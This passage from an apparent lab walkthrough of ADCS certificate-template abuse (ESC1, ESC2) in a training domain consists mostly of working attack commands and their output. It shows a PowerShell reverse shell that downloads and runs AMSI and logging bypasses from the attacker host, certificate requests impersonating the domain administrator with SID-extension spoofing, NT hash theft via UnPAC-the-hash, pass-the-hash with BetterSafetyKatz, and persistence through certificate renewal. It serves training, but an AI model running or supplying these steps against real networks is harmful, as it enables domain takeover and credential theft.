Certipy v4.3.0 - by Oliver Lyak (ly4k)

[.....snip....]

Certificate Templates
  1
    Template Name                       : ProtectedUserAccess
    Display Name                        : Protected User Access
    Certificate Authorities             : CBP-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : PROTECTEDCB.CORP\protecteduser
                                          PROTECTEDCB.CORP\Domain Users
                                          PROTECTEDCB.CORP\Domain Admins
[.....snip....]

    [!] Vulnerabilities
      ESC1                              : 'PROTECTEDCB.CORP\\protecteduser'
can enroll, enrollee supplies subject and template allows client
authentication
```

Abuse using Linux

Abusing ESC1 to gain EA privileges

We can now use Certipy to abuse SAN to request a certificate as the Domain / Enterprise Administrator - **protectedcb\administrator** and use the above SID with the **-extensionsid** parameter to bypass the

Certificate-based authentication patch SID checks. We can then use this certificate to authenticate similar as above to perform attacks like UnPAC-the-hash as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy req -u
protecteduser@protectedcb.corp -hashes
'aad3b435b51404eeaad3b435b51404ee:97d563550d309648ecae42657767f6a0' -dc-ip
172.22.87.1 -target cbp-dc.protectedcb.corp -ca 'CBP-CA' -template
'ProtectedUserAccess' -upn administrator@protectedcb.corp -extensionsid S-1-
5-21-1286082170-882298176-404569034-500 -out '/mnt/c/ADCS/Certs/esc1-certipy'
-debug
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'cbp-dc.protectedcb.corp' at '172.22.87.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:172.22.87.1[\pipe\cert]
[+] Connected to endpoint: ncacn_np:172.22.87.1[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 20
[*] Got certificate with UPN 'administrator@protectedcb.corp'
[*] Certificate object SID is 'S-1-5-21-1286082170-882298176-404569034-500'
[*] Saved certificate and private key to '/mnt/c/ADCS/Certs/esc1-certipy.pfx'


(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy auth -pfx
'/mnt/c/ADCS/Certs/esc1-certipy.pfx'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@protectedcb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@protectedcb.corp':
aad3b435b51404eeaad3b435b51404ee:6ea4ab71e53f847bdf739c95ca24ecd0
```


Learning Objective - 6

- Use Domain User access as **protectedcb\protecteduser** to abuse ESC2 and compromise the **protectedcb.corp** domain.
- Renew the ESC2 certificate (due to expire soon) used to compromise the **protectedcb.corp** domain to maintain Local and Domain Persistence.

Enumeration using Windows

Gaining User Shell access to cbp-ws17

On **cb-wsx** begin by establishing a VPN connection as showcased in the previous objective.




Next, as in the previous objective, gain a nc reverse shell on **cbp-ws17** to bypass Kerberos double hop issues for Certify execution.

Begin by gaining **protectedcb\protecteduser** privileges using Pass-the-Cert with Rubeus as follows:

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:protecteduser
/certificate:C:\ADCS\Certs\protecteduser.pfx /domain:protectedcb.corp
/dc:cbp-dc.protectedcb.corp /nowrap /ptt
```

Setup a webserver using HFS or python3 WSL to serve Certify, InviShell, Loader, BetterSafetyKatz from **C:\ADCS\Tools\ObfuscatedTools** and Invoke-PowerShellTcpEx.ps1, amsibypass.txt, sbloggingbypass.txt from **C:\ADCS\Tools** as follows:



*NOTE: Replace the IP (**172.16.100.x**) in the last line on Invoke-PowerShellTcpEx.ps1 in accordance to your foothold machine – **cb-wsx**.*

Create a winrs session onto cbp-ws17 and download some of these tools in the winrs session required on disk as follows:

```
C:\ADCS\Tools> winrs -r:cbp-ws17.protectedcb.corp cmd.exe

C:\Users\protecteduser> curl --output C:\Users\Public\Certify.exe --url
http://172.16.100.x/Certify.exe

C:\Users\protecteduser> curl --output C:\Users\Public\Loader.exe --url
http://172.16.100.x/Loader.exe

C:\Users\protecteduser> curl --output C:\Users\Public\RunWithPathAsAdmin.bat
--url  http://172.16.100.x/RunWithPathAsAdmin.bat

C:\Users\protecteduser> curl --output C:\Users\Public\InShellProf.dll --url
http://172.16.100.x/InShellProf.dll
```

Now begin by spawning a new Terminal session and setting up a nc listener (netcat):

```
C:\Users\studentx> cd C:\ADCS\Tools

C:\ADCS\Tools> C:\ADCS\Tools\netcat\nc64.exe -nvlp 443
listening on [any] 443 ...
```

Back in the **protectedcb\protecteduser** winrs session, execute InviShell (RunWithPathAsAdmin.bat) to get a OPSEC safe PowerShell session.

```
C:\Users\protecteduser> C:\Users\Public\RunWithPathAsAdmin.bat
```

Finally execute the reverse shell ($Contents / reverse.bat) with **protectedcb\protecteduser** privileges to get a reverse shell back on the **cb-wsx** nc listener as follows:

```
PS C:\Users\protecteduser> $Contents = 'powershell -c "iex (iwr -
UseBasicParsing http://172.16.100.x/sbloggingbypass.txt);iex (iwr -
UseBasicParsing http://172.16.100.x/amsibypass.txt);iex (iwr -UseBasicParsing
http://172.16.100.x/Invoke-PowerShellTcpEx.ps1)"'

PS C:\Users\protecteduser> Out-File -Encoding Ascii -InputObject $Contents -
FilePath C:\Users\Public\reverse.bat

PS C:\Users\protecteduser> C:\Users\Public\Loader.exe -path
http://172.16.100.x/BetterSafetyKatz.exe -args "sekurlsa::pth
/user:protecteduser /domain:protectedcb.corp
/ntlm:97D563550D309648ECAE42657767F6A0
/run:C:\Users\Public\reverse.bat" "exit"
```

Looking back on our nc listener on our foothold host, we find that we now have a reverse shell as **protectedcb\protecteduser**.

```
C:\ADCS\Tools> C:\ADCS\Tools\netcat\nc64.exe -nvlp 443
listening on [any] 443 ...
connect to [172.16.100.x] from (UNKNOWN) [172.22.87.12] 55898

Windows PowerShell running as user protecteduser on CBP-WS17
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
protectedcb\protecteduser
```

Finding ESC2 using Certify

In this case we target the abuse of **Any Purpose EKU** to elevate to domain admin privileges.

It is possible to enumerate the ESC2 misconfiguration by the Certify's **find** and **find /enrolleeSuppliesSubject** parameters in the nc reverse session as follows:

```
PS C:\Windows\system32> C:\Users\Public\Certify.exe find
/enrolleeSuppliesSubject

[......snip......]

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=protectedcb,DC=corp'

[......snip......]

Enabled certificate templates where users can supply a SAN:

    CA Name                               : cbp-dc.protectedcb.corp\CBP-CA
    Template Name                         : Substitute-ProtectedUserAccess
    Schema Version                        : 2
    Validity Period                       : 6 days
    Renewal Period                        : 10 hours
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
```

```
PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Any Purpose
    mspki-certificate-application-policy  : Any Purpose
    Permissions
      Enrollment Permissions
        Enrollment Rights           : PROTECTEDCB\Domain Admins     S-1-5-21-
1286082170-882298176-404569034-512
                                      PROTECTEDCB\Enterprise Admins S-1-5-21-
1286082170-882298176-404569034-519
                                      PROTECTEDCB\protecteduser     S-1-5-21-
1286082170-882298176-404569034-1104

[......snip......]

Certify completed in 00:00:00.2794200
```

From this we infer the following information:

- Template CA: **CBP-CA**
- Template Name: **Substitute-ProtectedUserAccess**
- **CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT** flag (ENROLLEE_SUPPLIES_SUBJECT) is enabled allowing SAN abuse
- **Any Purpose** EKU is enabled
- **Enrollment Rights** enabled for: **PROTECTEDCB\protecteduser**
- **Validity Period: 6 days**

These are conditions that arise when a template is configured with the ESC2 misconfiguration. Since **Subject AltName (SAN)** property is enabled, we can abuse this to request a certificate **as any user** including the Domain / Enterprise Administrator.

Finding ESC2 using ADModule

To enumerate ESC2 misconfigured templates using attributes as filters along with the ADModule we can use the following LDAP query within the **cbp-ws17** nc reverse shell session.

```
PS C:\Windows\system32> Get-ADObject -LDAPFilter
'(&(objectclass=pkicertificatetemplate)(!(mspki-enrollment-
flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-
signature=*)))(|(pkiextendedkeyusage=2.5.29.37.0)(!(pkiextendedkeyusage=*))))
' -SearchBase 'CN=Configuration,DC=protectedcb,DC=corp' | fl *

[....snip....]
DistinguishedName  : CN=Substitute-ProtectedUserAccess,CN=Certificate
Templates,CN=Public Key

Services,CN=Services,CN=Configuration,DC=protectedcb,DC=corp
Name               : Substitute-ProtectedUserAccess
ObjectClass        : pKICertificateTemplate
ObjectGUID         : d31a0a75-fc88-4b07-9f50-29fd21c1aeb2
PropertyNames      : {DistinguishedName, Name, ObjectClass, ObjectGUID}
AddedProperties    : {}
RemovedProperties  : {}
ModifiedProperties : {}
PropertyCount      : 4
```

This LDAP filter looks for the following:

- **(objectclass=pkicertificatetemplate):** ADCS PKI Certificate type
- **(!(mspki-enrollment-flag:1.2.840.113556.1.4.804:=2)):** Enrollment flags is not set to CT_FLAG_PEND_ALL_REQUESTS –> Manager Approval is disabled
- **(|(mspki-ra-signature=0)(!(mspki-ra-signature=*):** No Authorized Signatures are required
- **(mspki-certificate-name-flag:1.2.840.113556.1.4.804:=1):** Allows a requestor to specify a SAN in the Certificate Signing Request
- **(pkiextendedkeyusage=2.5.29.37.0):** Looks for the Any Purpose EKU –> 2.5.29.37.0

Abuse using Windows

Abusing ESC2 to gain EA privileges

We can abuse the ESC2 **Any Purpose EKU** misconfiguration for **Client Authentication** by requesting a certificate specifying the **/altname** as a Domain / Enterprise Administrator and the **/sidextension** argument with the Domain admin SID to bypass the Certificate-based authentication patch (same way as in the **ESC1** prior abuse). This way we can elevate to Domain Administrator privileges – **protectedcb\administrator** same as before.

Back on the **protectedcb\protecteduser** nc reverse shell session begin by getting the Domain Admin SID using ADModule.

```
PS C:\Windows\system32> Get-ADUser -Identity administrator -Server
protectedcb.corp

DistinguishedName : CN=Administrator,CN=Users,DC=protectedcb,DC=corp
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : cb97a5ab-c217-4a9c-90f0-87c4f8b6e98f
SamAccountName    : Administrator
SID               : S-1-5-21-1286082170-882298176-404569034-500
Surname           :
UserPrincipalName :
```

Next, use Certify to abuse SAN to request a certificate as the Domain / Enterprise Administrator - **protectedcb\administrator** and use the above SID with the **/sidextension** parameter to bypass the Certificate-based authentication patch SID checks.

```
PS C:\Windows\system32> C:\Users\Public\Certify.exe request /ca:cbp-
dc.protectedcb.corp\CBP-CA /template:"Substitute-ProtectedUserAccess"
/altname:administrator /sidextension:S-1-5-21-1286082170-882298176-404569034-
500 /domain:protectedcb.corp

[.....snip.....]

[*] Action: Request a Certificates

[*] Current user context    : PROTECTEDCB\protecteduser
[*] No subject name specified, using current context as subject.
```

```
[*] Template                : Substitute-ProtectedUserAccess
[*] Subject                 : CN=protecteduser, CN=Users, DC=protectedcb,
DC=corp
[*] AltName                 : administrator
[*] SidExtension            : S-1-5-21-1286082170-882298176-404569034-500

[*] Certificate Authority   : cbp-dc.protectedcb.corp\CBP-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 5

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAsLHwf[.......snip.......]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:04.4376739


PS C:\Windows\system32> rm C:\Users\Public\*.exe, C:\Users\Public\*.bat,
C:\Users\Public\*.dll  -Force
```

Copy the whole certificate (both the private key and certificate) from the **cbp-ws17** nc reverse shell Session, spawn a new Terminal and save it as **C:\ADCS\Certs\esc2.pem** on **cb-wsx**. Then use the provided openssl binary on **cb-wsx** to convert it to .pfx format using a password of choice (**Passw0rd!**).

```
C:\Users\studentx> cd C:\ADCS\Tools

C:\ADCS\Tools> notepad C:\ADCS\Certs\esc2.pem

C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
C:\ADCS\Certs\esc2.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider
v1.0" -export -out C:\ADCS\Certs\esc2.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
unable to write 'random state'
```

Finally use the Rubeus **asktgt** module to request a TGT for the Domain / Enterprise Administrator - **protectedcb\administrator** using the converted .pfx certificate.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/domain:protectedcb.corp /certificate:C:\ADCS\Certs\esc2.pfx
/password:Passw0rd! /dc:cbp-dc.protectedcb.corp /nowrap /ptt

[.....snip.....]

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=protecteduser, CN=Users,
DC=protectedcb, DC=corp
[*] Building AS-REQ (w/ PKINIT preauth) for: 'protectedcb.corp\administrator'
[*] Using domain controller: 172.22.87.1:88
```

```
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGlDCCBpCgAwIBBaEDAg[.....snip.....]

[+] Ticket successfully imported!

  ServiceName               :  krbtgt/protectedcb.corp
  ServiceRealm              :  PROTECTEDCB.CORP
  UserName                  :  administrator
  UserRealm                 :  PROTECTEDCB.CORP
  StartTime                 :  6/2/2023 4:01:56 PM
  EndTime                   :  6/3/2023 2:01:56 AM
  RenewTill                 :  6/9/2023 4:01:56 PM
  Flags                     :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                   :  rc4_hmac
  Base64(key)               :  siwSR+68Ladu4kRoknkflQ==
  ASREP (key)               :  AAD614438D9A0B7EE36323EEC60E4D34
```

Validate Domain / Enterprise Administrator privileges over the **protectedcb.corp** domain using winrs as follows:

```
C:\ADCS\Tools> dir \\cbp-dc.protectedcb.corp\c$

    Directory: \\cbp-dc.protectedcb.corp\c$

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/14/2023   4:54 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         4/13/2023   6:51 AM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-r---         4/14/2023   4:54 AM                Users
d-----         4/18/2023   5:20 AM                Windows


C:\ADCS\Tools> winrs -r:cbp-dc.protectedcb.corp whoami
protectedcb\administrator
```

Persistence using Windows


Persistence using Certificate Renewal

One thing to note while enumerating the **Substitute-ProtectedUserAccess** template using Certify / Certipy was that the **Substitute-ProtectedUserAccess** template had the following properties:

- **Validity Period: 6 days**

Since the certificate would expire after 6 days (Validity Period), after say 3 days we can renew it to add 6 additional days from our current timeframe to maintain persistence over the same certificate rather than requesting a new certificate maintaining better OPSEC.

On **cb-wsx** use HFS or a python3 webserver to host **C:\ADCS\Certs\esc2.pfx** and CertifyKit to download onto the **cbp-ws17**.



Next reuse the nc reverse shell session using **protectedcb\protecteduser** privileges and download the hosted **esc2.pfx** certificate onto **cbp-ws17**.

```
PS C:\Windows\System32> wget http://172.16.100.x/esc2.pfx -o
C:\Users\Public\esc2.pfx
PS C:\Windows\System32> wget http://172.16.100.x/CertifyKit.exe -o
C:\Users\Public\CertifyKit.exe
```

Now, back in the **cbp-ws17** nc reverse shell session, import **C:\ADCS\Certs\esc2.pfx** into the user certificate store with the password - **Passw0rd!** using the CertifyKit **install** module as follows:

```
PS C:\Windows\System32> C:\Users\Public\CertifyKit.exe list
/certificate:C:\Users\Public\esc2.pfx /password:Passw0rd! /install
CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/
[*] Action: List Certificates
[*] Certificate installed!
CertifyKit completed in 00:00:00.0759285


PS C:\Windows\System32> certutil -user -store My
My "Personal"
================ Certificate 0 ================
Serial Number: 6200000015e3bee1b242545269000000000015
Issuer: CN=CBP-CA, DC=protectedcb, DC=corp
 NotBefore: 6/2/2023 3:49 PM
 NotAfter: 6/8/2023 3:49 PM
Subject: CN=protecteduser, CN=Users, DC=protectedcb, DC=corp
Non-root Certificate
Template: Substitute-ProtectedUserAccess, Substitute Protected User Access
```

```
Cert Hash(sha1): 36cc5209a67813cdb2674b8fdb3e8ec5b2c6e27a
  Key Container = {7EC0470A-67A5-4E7F-9224-12ED65B9B70C}
  Unique container name: e80ccc108f773e2ebaec087e9ce0378d_710862c1-5938-4d39-
a726-6314a1e27a97
  Provider = Microsoft Enhanced Cryptographic Provider v1.0
Encryption test passed
CertUtil: -store command completed successfully.
```

NOTE: Certificate Serial Numbers may be different in your lab instance.

Note the Serial Number of the certificate. We can now renew the certificate using certreq as follows:

```
PS C:\Windows\System32> certreq -enroll -user -q -PolicyServer * -cert
6200000015e3bee1b242545269000000000015 renew reusekeys
The operation completed successfully.
RequestId = 23
cbp-dc.protectedcb.corp\CBP-CA
Serial Number: 620000001726bcf816471834bc000000000017
274135af30fd0e5549002598041057bf26be308c
Key Container Name: e80ccc108f773e2ebaec087e9ce0378d_710862c1-5938-4d39-a726-
6314a1e27a97
Key Container Name: {7EC0470A-67A5-4E7F-9224-12ED65B9B70C}

    The requested certificate has been issued.
```

NOTE: To renew an expired certificate and generate a new key: ***certreq -enroll -user -q -cert 6200000015e3bee1b242545269000000000015 renew***

Now enumerating our user certificate store, we find a new certificate with an added period (Expiring: 3:49 PM) of 8 mins (time elapsed until renewal) over the original imported certificate (Expiring: 3:57 PM).

```
PS C:\Windows\System32> certutil -user -store My

My "Personal"

================ Certificate 0 ================
Archived!
Serial Number: 6200000015e3bee1b242545269000000000015
Issuer: CN=CBP-CA, DC=protectedcb, DC=corp
 NotBefore: 6/2/2023 3:49 PM
 NotAfter: 6/8/2023 3:49 PM
Subject: CN=protecteduser, CN=Users, DC=protectedcb, DC=corp
Non-root Certificate
Template: Substitute-ProtectedUserAccess, Substitute Protected User Access
Cert Hash(sha1): 36cc5209a67813cdb2674b8fdb3e8ec5b2c6e27a
  Key Container = {7EC0470A-67A5-4E7F-9224-12ED65B9B70C}
  Unique container name: e80ccc108f773e2ebaec087e9ce0378d_710862c1-5938-4d39-
a726-6314a1e27a97
  Provider = Microsoft Enhanced Cryptographic Provider v1.0
Encryption test passed


================ Certificate 1 ================
Serial Number: 620000001726bcf816471834bc000000000017
Issuer: CN=CBP-CA, DC=protectedcb, DC=corp
 NotBefore: 6/2/2023 3:57 PM
 NotAfter: 6/8/2023 3:57 PM
```

```
Subject: CN=protecteduser, CN=Users, DC=protectedcb, DC=corp
Non-root Certificate
Template: Substitute-ProtectedUserAccess, Substitute Protected User Access
Cert Hash(sha1): 274135af30fd0e5549002598041057bf26be308c
  Key Container = e80ccc108f773e2ebaec087e9ce0378d_710862c1-5938-4d39-a726-
6314a1e27a97
  Simple container name: {7EC0470A-67A5-4E7F-9224-12ED65B9B70C}
  Provider = Microsoft Enhanced Cryptographic Provider v1.0
Encryption test passed
CertUtil: -store command completed successfully.
```

This way we can add a tenure that is equal to the templates **Validity Period** to a ticket nearing its expiration date to maintain persistence without further certificate requests.

Cleanup both imported Certificates and the downloaded CertifyKit using:

```
PS C:\Windows\System32> certutil -user -delstore My <Serial Number>
PS C:\Windows\System32> certutil -user -delstore My <Serial Number>

PS C:\Windows\System32> rm C:\Users\Public\CertifyKit.exe
```

Enumeration using Linux

Finding ESC2 using Certipy

Before beginning this objective using WSL be sure to gain VPN access to the **protectedcb.corp** domain using OpenVPN as shown in the Windows Section of this objective.

From the Ubuntu WSL prompt on **cb-wsx**, we can directly use the **C:\ADCS\Certs\protecteduser.pfx** certificate for authentication with Certipy as it isn't password protected. We can now use this certificate to perform the UnPAC-the-hash attack to retrieve the **protectedcb\protecteduser** hash for domain authentication.

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy auth -pfx
"/mnt/c/ADCS/Certs/protecteduser.pfx" -dc-ip 172.22.87.1
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: protecteduser@protectedcb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'protecteduser.ccache'
[*] Trying to retrieve NT hash for 'protecteduser'
[*] Got hash for 'protecteduser@protectedcb.corp':
aad3b435b51404eeaad3b435b51404ee:97d563550d309648ecae42657767f6a0
```

Like Certify, we can enumerate templates using Certipy's **find** module.

We can use the **find -vulnerable** option to only enumerate vulnerable templates.

```
wsluser@cb-wsx:~$ cd /opt/Tools/Certipy
wsluser@cb-wsx:/opt/Tools/Certipy$ source certipy_venv/bin/activate

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy find -vulnerable -u
```

```
protecteduser@protectedcb.corp -hashes
'aad3b435b51404eeaad3b435b51404ee:97d563550d309648ecae42657767f6a0' -dc-ip
172.22.87.1 -stdout
[.....snip.....]

    Certificate Templates
  1
    Template Name                       : Substitute-ProtectedUserAccess
    Display Name                        : Substitute Protected User Access
    Certificate Authorities             : CBP-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Any Purpose
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 6 days
    Renewal Period                      : 10 hours
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : PROTECTEDCB.CORP\protecteduser

[.....snip.....]
                                          PROTECTEDCB.CORP\Administrator
    [!] Vulnerabilities
      ESC1                              : 'PROTECTEDCB.CORP\\protecteduser'
and 'PROTECTEDCB.CORP\\Domain Users' can enroll, enrollee supplies subject
and template allows client authentication
      ESC2                              : 'PROTECTEDCB.CORP\\protecteduser'
and 'PROTECTEDCB.CORP\\Domain Users' can enroll and template can be used for
any purpose
```

Since ESC2 implements the **Any Purpose EKU** it can be used to abuse any other EKU misconfigurations like ESC1 as shown above.

Abuse using Linux

Abusing ESC2 to gain EA privileges

We can now use Certipy to abuse SAN to request a certificate as the domain admin - **protectedcb\administrator** and use the above SID with the **-extensionsid** parameter to bypass the Certificate-based authentication patch SID checks. We can then use this certificate to authenticate similar as above to perform attacks like UnPAC-the-hash as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy req -u
protecteduser@protectedcb.corp -hashes
'aad3b435b51404eeaad3b435b51404ee:97d563550d309648ecae42657767f6a0' -dc-ip
172.22.87.1 -target cbp-dc.protectedcb.corp -ca 'CBP-CA' -template
'Substitute-ProtectedUserAccess' -upn administrator@protectedcb.corp -
extensionsid S-1-5-21-1286082170-882298176-404569034-500 -out
'/mnt/c/ADCS/Certs/esc2-certipy' -debug
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'cbp-dc.protectedcb.corp' at '172.22.87.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:172.22.87.1[\pipe\cert]
[+] Connected to endpoint: ncacn_np:172.22.87.1[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 25
[*] Got certificate with UPN 'administrator@protectedcb.corp'
[*] Certificate object SID is 'S-1-5-21-1286082170-882298176-404569034-500'
[*] Saved certificate and private key to '/mnt/c/ADCS/Certs/esc2-certipy.pfx'


(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy auth -pfx
'/mnt/c/ADCS/Certs/esc2-certipy.pfx' -debug
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@protectedcb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
